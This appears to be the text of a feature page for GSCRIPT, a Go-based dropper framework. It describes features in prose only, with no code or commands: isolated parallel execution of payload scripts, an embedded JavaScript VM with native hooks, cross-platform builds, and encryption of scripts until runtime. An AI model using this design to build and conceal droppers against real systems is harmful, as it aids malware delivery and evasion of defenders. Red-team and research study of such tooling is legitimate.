
SUPPORTS MULTIPLE SCRIPTS

Just like a MIRV, each script is executed in an isolated runtime. One script's failure is now far less likely to cascade to the rest of the payloads.




LIGHTNING FAST EXECUTION

Script execution by default happens in parallel, making your deployment incredibly fast.



DROPPER FEATURES



Develop in JavaScript

The engine embeds a portable JavaScript V8 VM with special hooks to run native code.


01
SCRIPTING



Resilient To Failure

Fault tolerance is baked into gscript. An error in one script will almost never affect another.

02
DURABLE



Highly Customizable

Using compiler macros, you can customize the execution order and timeout for each script.

03
CUSTOMIZE

04
PORTABLE

Powered By Golang


Using Golang's cross platform compiler, GSCRIPT is able to support all three major operating systems (Win/Lin/OSX).



05
SECURE

Encrypts Scripts & Assets

Assets (including scripts) are encrypted during compilation and only decrypted when retrieved during execution.




06
EXTEND

Native Go In Javascript

The GSCRIPT compiler can dynamically link go packages and inject them into JS as callable functions and values.



EXECUTION FLOW




Focus on what your stager is doing. Leave the heavy lifting to GSCRIPT.


All of this happens automagically. All you have to do is write your scripts and compile them.

GSCRIPT COMPILER INTERNAL

